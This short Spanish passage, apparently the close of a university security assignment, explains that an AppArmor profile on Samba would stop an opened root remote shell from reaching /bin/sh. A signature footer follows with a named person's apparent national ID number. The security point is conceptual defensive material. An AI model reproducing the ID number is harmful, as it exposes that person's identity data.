  Si SAMBA tuviera un perfil de APPArmor, aunque consigamos ejecutar la shell como root APPArmor impediría que con la shell remota ya abierta accediéramos a /bin/sh lo que impediría ejecutar comandos y scripts.

Universidad Francisco de Vitoria
Centro de Documentación Europea
UFV Madrid

RAMIREZ LOPEZ HECTOR - 53858461M

Firmado digitalmente por RAMIREZ LOPEZ HECTOR - 53858461M
Fecha: 2025.12.09 20:24:06 +01'00'